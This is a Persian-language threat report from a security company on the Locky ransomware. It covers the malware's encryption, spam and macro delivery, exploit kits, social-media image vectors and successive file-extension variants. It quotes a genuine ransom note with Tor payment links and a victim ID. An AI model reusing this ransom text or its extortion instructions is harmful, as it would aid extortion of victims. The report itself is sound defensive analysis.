
همه چیز درباره باج‌افزار

LOCKY



شبکه گستر
شرکت مهندسی شبکه گستر

عنوان سند: همه چیز درباره باج‌افزار Locky

شناسه سند: SPT-A-0119-00

تهیه‌کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر

تاریخ تهیه: دی ماه ۱۳۹۵

تاریخ انتشار نخستین نسخه از باج‌افزار Locky به بهمن ماه ۱۳۹۴ باز می‌گردد. باج‌افزاری که در مدتی کوتاه شهرت فراوانی کسب کرد و حتی ویروس‌نویسان غیرحرفه‌ای برای بهره‌جویی از معروفیت آن اقدام به عرضه نسخه‌هایی تقلبی از Locky کردند.

باج‌افزار یا Ransomware نوعی بدافزار است که از روش‌های مختلف دسترسی به فایل‌های کاربر را محدود ساخته و برای دسترسی مجدد، از او درخواست باج می‌کند.

در یکی از مخرب‌ترین روش‌ها، باج‌افزار از طریق رمزگذاری اقدام به محدودسازی دسترسی کاربر به فایل‌ها می‌کند. در این نوع محدودسازی، هدف از رمز کردن، تغییر ساختار فایل است؛ به‌نحوی که تنها با داشتن کلید رمزگشایی (Decryption Key) بتوان به محتوای فایل دسترسی پیدا کرد. پیچیدگی و قدرت این کلیدها بر اساس تعداد بیت به‌کار رفته در ساخت کلید است. هر چه تعداد این بیت‌ها بیشتر باشد شانس یافتن آن هم دشوارتر و در تعداد بیت بالا عملاً غیرممکن می‌شود.

نویسندگان Locky به‌طور پیوسته در حال تکامل آن و افزودن قابلیت‌های جدید به آن بوده‌اند که نتیجه آن ایجادی باج‌افزاری پیشرفته و مخرب بوده است.

این باج‌گیران سایبری با بهره‌گیری از روش‌های مختلف انتشار، نظیر مهندسی اجتماعی و سوءاستفاده از آسیب‌پذیری‌های امنیتی نرم‌افزارهای نصب شده بر روی دستگاه‌ها موفق شده‌اند تعداد بسیار زیادی از سیستم‌ها را در کشورهای مختلف از جمله ایران به این باج‌افزار آلوده کنند. بر طبق آمار، ١٤ درصد از آلودگی‌ها به باج‌فزار، در شش ماهه اول سال میلادی ٢٠١٦ در منطقه اروپا، خاورمیانه و آفریقا مربوط به باج‌افزار Locky بوده است.

انتظار می‌رود انتشار باج‌افزار Locky همچنان ادامه یافته و گردانندگان آن روش‌های جدیدی را برای آلوده نمودن هر چه بیشتر دستگاه‌ها به کار ببندند.

در این مقاله، به عملکرد و روند تکامل باج‌افزار Locky پرداخته شده است.

شبکه گستر

در اواخر بهمن ۱۳۹۴، باج‌افزار جدیدی شناسایی شد که برخی از رفتارهای آن مشابه بدافزار مشهور Dridex بود. این باج‌افزار پسوند فایل‌های رمز شده را به locky. تغییر می‌داد. موضوعی که سبب نامگذاری آن به Locky شد.

با توجه به روش آلوده‌سازی یکسان و مشابهت در نامگذاری فایل‌های مرتبط با Locky با بدافزار Dridex، احتمال داده می‌شود هر دو ساخته و پرداخته یک گروه باشند.

Locky فایل‌های با پسوندهای خاص – به پیوست ۱ مراجعه شود – را با الگوریتم AES-128 رمزگذاری می‌کند. همچنین کلید رمزگذاری را نیز با الگوریتم RSA-2048 محافظت می‌کند.

این باج‌افزار برای بازگرداندن فایل‌ها به حالت اولیه مبلغی بین ۰/۵ تا ۱ بیت‌کوین[1] را از کاربر اخاذی می‌کند.

فایل اطلاعیه باج‌گیری[2]، در پوشه‌ها کپی شده و تصویر پس‌زمینه Desktop نیز با تصویر حاوی این اطلاعیه جایگزین می‌شود.

ï»¿*+_+~~-+~=~*$$-

!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
1. http://25z5g623wpqpdwis.tor2web.org/F61242A1A24B711E
2. http://25z5g623wpqpdwis.onion.to/F61242A1A24B711E
3. http://25z5g623wpqpdwis.onion.cab/F61242A1A24B711E

If all of this addresses are not available, follow these steps:
1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: 25z5g623wpqpdwis.onion/F61242A1A24B711E
4. Follow the instructions on the site.

!!! Your personal identification ID: F61242A1A24B711E !!!

+$.+~-=*-.*.~.
=|++~--~=$_-|_
_=$.._

شکل ۱: نمونه‌ای از اطلاعیه باج‌گیری در باج‌افزار Locky

[1] Bitcoin
[2] Ransom Note

گردانندگان این باج‌افزار اطلاعیه باج‌گیری را به ۳۰ زبان مختلف تهیه کرده‌اند و در صورتی که زبان تعیین شده در تنظیمات سیستم عامل دستگاه، در این فهرست باشد اطلاعیه به زبان شناسایی شده نمایش داده می‌شود.

```
<select name="lang" onchange="this.form.submit()">
    <option value="bg">Български</option>
    <option value="ca">Català</option>
    <option value="cs">Čeština</option>
    <option value="da">Dansk</option>
    <option value="de">Deutsch</option>
    <option value="el">Ελληνικά</option>
    <option value="en" selected="">English</option>
    <option value="es">Español</option>
    <option value="fi">Suomi</option>
    <option value="fr">Français</option>
    <option value="hi">हिन्दी</option>
    <option value="hr">Hrvatski</option>
    <option value="hu">Magyar</option>
    <option value="it">Italiano</option>
    <option value="ja">日本語</option>
    <option value="ko">한국어</option>
    <option value="ms">Bahasa Melayu (بهاس ملايو)</option>
    <option value="nl">Nederlands</option>
    <option value="no">Norsk bokmål</option>
    <option value="pl">Polski</option>
    <option value="pt">Português</option>
    <option value="sk">Slovenčina</option>
    <option value="sr">Српски</option>
    <option value="sv">Svenska</option>
    <option value="tr">Türkçe</option>
    <option value="zh">中文</option>
    <option value="he">תירבע</option>
    <option value="ar">العربية</option>
    <option value="th">ไทย</option>
    <option value="vi">Tiếng Việt</option>
</select>
```

شکل ۲: زبان‌هایی‌که اطلاعیه باج‌گیری Locky از آنها پشتیبانی می‌کند

روش انتشار

یکی از اصلی‌ترین روش‌های انتشار باج‌افزار Locky، ارسال هرزنامه[۳] با پیوست حاوی ماکرو است.

برخی محصولات شرکت مایکروسافت، از جمله نرم‌افزار Office، بخشی با عنوان Visual Basic for Applications – VBA – دارند.


کاربرانی همچون حسابداران، مهندسان صنایع و مدیران سیستم‌ها می‌توانند از کدهای VBA در درون فایل‌هایی همچون Word و Excel استفاده کنند. فایل‌های حاوی کدهای VBA به ماکرو[۴] معروف هستند. ماکروها سبب سرعت بخشیدن به اموری می‌شوند که روالی تکرار شونده دارند. اما سرعت بخشیدن به کار بسیاری از کارکنان تنها خاصیت ماکرو نیست. نفوذگران معمولاً از ماکرو برای آلوده کردن سیستم‌های کاربران و رخنه به شبکه سازمان سوءاستفاده می‌کنند.

---

[۳] Spam

[۴] Macro

پیدایش نخستین گونه از ماکروهای مخرب به اواخر سال‌های دهه ۹۰ میلادی باز می‌گردد. هر چند برای سال‌ها، ماکروهای مخرب سهم بسیار ناچیزی از بدافزارها را تشکیل می‌دادند، اما در یک سال گذشته استفاده از ماکروهای مخرب طرفداران بسیار زیادی نزد ویروس‌نویسان پیدا کرده است.




منبع: McAfee Threats Report, Dec. 2016

شکل ۳: تعداد ماکروهای مخرب منحصربه‌فرد جدید

در اکثر مواقع، ماکروی مخرب، نقش دانلودکننده[۵] بدافزار اصلی – در اینجا باج‌افزار Locky – را بر عهده دارد.


نویسندگان باج‌افزار Locky با پیوست کردن فایل Word یا Excel به هرزنامه‌های با عناوین و محتوای جذاب کاربران را تشویق به اجرای این فایل‌ها می‌کنند.




شکل ۴: نمونه هرزنامه ارسال شده توسط گردانندگان Locky

[۵] Downloader

به‌صورت پیش‌فرض در زمان باز شدن فایل‌های حاوی ماکرو پیامی ظاهر شده و از کاربر خواسته می‌شود تا برای استفاده از کدهای به‌کار رفته در فایل، تنظیمات امنیتی خود را تغییر دهد.



شکل ۵: نمونه فایل Word حاوی ماکرو




شکل ۶: نمونه فایل Excel حاوی ماکرو

با کلیک کاربر بر روی Enable Content، بخش ماکرو فعال شده و پس از دانلود شدن فایل مخرب Locky بر روی دستگاه کاربر اجرا می‌شود.

گردانندگان Locky، علاوه بر سوءاستفاده از قابلیت ماکرو در نرم‌افزار Office، از فایل‌های با پسوندهای زیر نیز که به هرزنامه پیوست می‌شوند، به‌عنوان ناقل باج‌افزار استفاده می‌کنند:


- .HTA[۶] – فایل‌های HTA، قابلیت اجرا شدن بر روی مرورگر – فارغ از محدودیت‌های امنیتی لحاظ شده در آن مرورگر – را دارا هستند.
- .JS – این فایل‌ها، حاوی کدهای JavaScript هستند.
- .VBS – این فایل‌ها، حاوی کدهای VB Script هستند.
- .JSE[۷] – این نوع فایل‌ها که می‌توانند حاوی اسکریپت باشند برای محافظت کدگذاری شده‌اند.
- .WSF[۸] – فایل‌های متنی حاوی کدهای XML هستند. این نوع فایل‌ها با هر دو زبان اسکریپت‌نویسی JavaScript و VBScript سازگار بوده و برنامه‌نویس حتی می‌تواند از هر دوی این زبان‌ها در یک فایل WSF استفاده کند.
- .CHM[۹] – این فایل‌ها می‌توانند حاوی کدهای HTML و زبان‌های اسکریپت‌نویسی باشند.
- .LNK[۱۰] – فایل‌های LNK میانبری برای اجرای یک برنامه یا فایل هستند. گردانندگان Locky از این نوع فایل برای اجرای کد مخرب باج افزار از طریق پروسه‌های مجازی نظیر Windows PowerShell استفاده می‌کنند.



شکل ۷: اجرای فرمان مخرب توسط پروسه مجاز Windows PowerShell

[۶] HTML Application
[۷] JScript.Encode
[۸] Windows Script File
[۹] Compiled HTML
[۱۰] Link Shortcut

توضیح اینکه در اکثر نمونه‌ها فایل‌های مذکور به‌صورت فشرده شده به هرزنامه پیوست می‌شوند.



شکل ۸: نمونه فایل مخرب JS که در یک فایل ZIP با عنوان جذاب فشرده شده است

ضمن اینکه در بسیاری از نمونه‌های Locky، از بدافزار دانلودکننده Nemucod نیز به‌منظور دانلود و اجرای این باج‌افزار بر روی سیستم استفاده می‌شود.

همچنین گردانندگان Locky استفاده از بسته‌های بهره‌جوی[۱۱] Neutrino، RIG و Nuclear را در کارنامه خود دارند. این باج‌گیران با بکارگیری این بسته‌های بهره‌جو از ضعف‌های امنیتی موجود بر روی دستگاه سوءاستفاده نموده و اقدام به آلوده نمودن آن می‌کنند. بسته‌های بهره‌جو، مجموعه کدهایی هستند که سوءاستفاده از ضعف‌های امنیتی نرم‌افزارهای نصب شده بر روی کامپیوتر را بدون نیاز به دخالت کاربر ممکن می‌کنند.


در اواخر آبان ماه ۱۳۹۵ نیز، گردانندگان Locky در روشی جدید از ضعفی امنیتی در شبکه‌های اجتماعی Facebook و LinkedIn به منظور انتشار این باج‌افزار سوءاستفاده کردند؛ این ضعف امنیتی امکان دانلود خودکار یک فایل تصویری یا گرافیکی حاوی کد مخرب را بر روی دستگاه کاربر فراهم می‌کرد.

گردانندگان این باج‌افزار، با تزریق کد مخرب در فایل‌های گرافیکی و تصویری و آپلود آنها در شبکه‌های اجتماعی مذکور، کاربران را وادار به دانلود فایل حاوی کد مخرب می‌کردند؛ در صورت اجرای فایل توسط کاربر، دستگاه آلوده به باج‌افزار می‌شد.

پیش از آن نیز یک محقق امنیتی از انتشار بدافزار Nemucod از طریق پیام‌رسان Facebook و به‌صورت یک فایل گرافیکی با پسوند SVG خبر داده بود.

SVG[۱۲]، قالب فایل‌های گرافیکی دو بعدی مبتنی بر XML است. در نمونه بررسی شده توسط این محقق کد مخرب نوشته شده به زبان JavaScript در درون فایل SVG تزریق شده بود تا با باز شدن فایل SVG، کد مخرب نیز بر روی دستگاه اجرا شود.

[۱۱] Exploit Kit
[۱۲] Scalable Vector Graphics



شکل ۹: انتشار یک فایل SVG ناقل بدافزار Nemucod در پیام‌رسان

به کاربران توصیه می‌شود در صورتی که با کلیک بر روی یک تصویر مرورگر شروع به دانلود یک فایل کرد از اجرای آن جداً پرهیز کنند. همچنین از اجرای فایل‌های گرافیکی نامتعارف به‌خصوص با پسوند SVG خودداری کنند. شایان ذکر است، برخی منابع سوءاستفاده این ویروس‌نویسان از پسوندهای تصویری رایج نظیر JPG و PNG را نیز گزارش کرده‌اند.


از locky. تا خدای مصر باستان

از زمان پیدایش باج‌افزار Locky پسوند الصاق شده به فایل‌های رمز شده چندین بار تغییر کرده است.

در نخستین نسخه‌های باج‌افزار Locky پسوند فایل‌های رمز شده به locky. تغییر داده می‌شد. همچنین نام فایل‌های رمز شده نیز بر اساس الگوی زیر تغییر می کرد:

```
<16_char_victim_id><16_char_random_hex_number>
```

اما در اوایل تیر ماه ۱۳۹۵، نسخه جدیدی از باج‌افزار Locky منتشر شد که به فایل‌های رمز شده پسوند zepto. را می‌چسباند.




شکل ۱۰: فایل‌های رمزگذاری شده توسط نسخه Zepto باج‌افزار Locky

این نسخه جدید دارای ۸ هزار دستور و فرمان بیشتر بود و حجم باج‌افزار نیز ۲۵ درصد بزرگتر شده بود. همچنین از این نسخه به بعد نام فایل‌های رمز شده بر اساس الگوی زیر تغییر داده می‌شود:

```
[first_8_hexadecimal_chars_of_id]-[next_4_hexadecimal_chars_of_id]-
[next_4_hexadecimal_chars_of_id]-[4_hexadecimal_chars]-[12_hexadecimal_chars]
```


در مهر ماه ۱۳۹۵ نیز نسخه‌ای جدید از باج‌افزار شناسایی شد که در آن به فایل‌های رمز شده پسوند odin. الصاق می‌شد.

در اواخر مهره ماه ۱۳۹۵، در نسخه‌ای دیگر از باج‌افزار Locky پسوند فایل‌های رمز شده به shit. تغییر داده شد.




شکل ۱۱: فایل‌های رمزگذاری شده توسط نسخه Shit باج‌افزار Locky

در نسخه‌ای دیگر که در آبان ۱۳۹۵ منتشر شد، پسوند thor. به فایل‌های رمز شده الصاق می‌شد.




شکل ۱۲: فایل‌های رمزگذاری شده توسط نسخه Thor باج‌افزار Locky

در اواخر آبان ماه ۱۳۹۵ نیز، نسخه‌ای جدید از Locky پس از رمزگذاری هر فایل پسوند aesir. را به آن می‌چسباند.



شکل ۱۳: فایل‌های رمزگذاری شده توسط نسخه Aesir باج‌افزار Locky

در اوایل آذر ماه ۱۳۹۵، در نسخه‌ای دیگر پسوند zzzzz. به فایل‌ها الصاق شد.



شکل ۱۴: فایل‌های رمزگذاری شده توسط نسخه Zzzzz باج‌افزار Locky

